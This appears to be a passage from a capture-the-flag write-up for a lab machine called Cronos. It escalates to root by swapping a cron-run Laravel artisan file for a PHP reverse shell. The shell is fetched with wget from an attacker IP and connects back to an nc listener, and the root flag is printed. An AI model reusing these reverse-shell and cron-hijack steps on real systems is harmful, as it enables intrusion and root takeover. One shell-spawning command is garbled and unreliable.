
This step can also be done by command: cat /etc/crontab



```
# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
#
```


Command: git clone https://github.com/pentestmonkey/php-reverse-shell.git to download a php-reverse-shell file in the attacker's folder.

Edit file php-reverse-shell.php in the attacker's machine, to change the ip to 10.10.16.140, leave the port as 1234 as default.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.140';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

And then download the php file into target machine by using command: wget http://10.10.16.140:8080/php-reverse-shell




```
$ wget http://10.10.16.140:8080/php-reverse-shell
--2022-11-20 02:35:11--  http://10.10.16.140:8080/php-reverse-shell
Connecting to 10.10.16.140:8080... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /php-reverse-shell/ [following]
--2022-11-20 02:35:11--  http://10.10.16.140:8080/php-reverse-shell/
Connecting to 10.10.16.140:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 528 [text/html]
Saving to: 'php-reverse-shell'

     0K                                                        100% 91.7M=0s

2022-11-20 02:35:11 (91.7 MB/s) - 'php-reverse-shell' saved [528/528]

$ ls
CHANGELOG.md
app
artisan
bootstrap
composer.json
composer.lock
composer.phar
config
database
package.json
php-reverse-shell
phpunit.xml
public
readme.md
resources
routes
server.php
storage
tests
vendor
webpack.mix.js
$
```

Remove artisan.php file on the target machine. Then rename the php-reverse-shell to artisan
Chmod: 777 artisan - to make the file has read/write/execute permissions
Chmod: +x artisan - to allow executing the file as a program


Get System’s Flag

Now we can open a new tab on the attacker's machine and listen to port 1234 as indicated in the php-reverse-shell file.




```
[liushaolun@lius-MacBook-Pro LinEnum % nc -l 1234
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:43:01 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# 
```

Command: Python -c “import pyt; pyt.spawn(‘/bin/bash’)” to spawn a tty shell.
And then use bash to run the artisan file.
And wait for 30 seconds to let the port listen to the changes.



```
www-data@cronos:/var/www/laravel$ bash ./artisan
bash ./artisan
./artisan: line 1: ?php: No such file or directory
./artisan: line 2: //: Is a directory
./artisan: line 3: syntax error near unexpected token `('
./artisan: line 3: `// Copyright (C) 2007 pentestmonkey@pentestmonkey.net'
www-data@cronos:/var/www/laravel$ 
```

Now, we can cat the root.txt file to get the system key for Cronos machine.



```
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC
 22:16:01 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# pwd
/
# cd /root
# ls
fix_dns.sh
root.txt
# cat root.txt
b2b646b9d7f4f04e6d611d62f3d95ac9
# 
```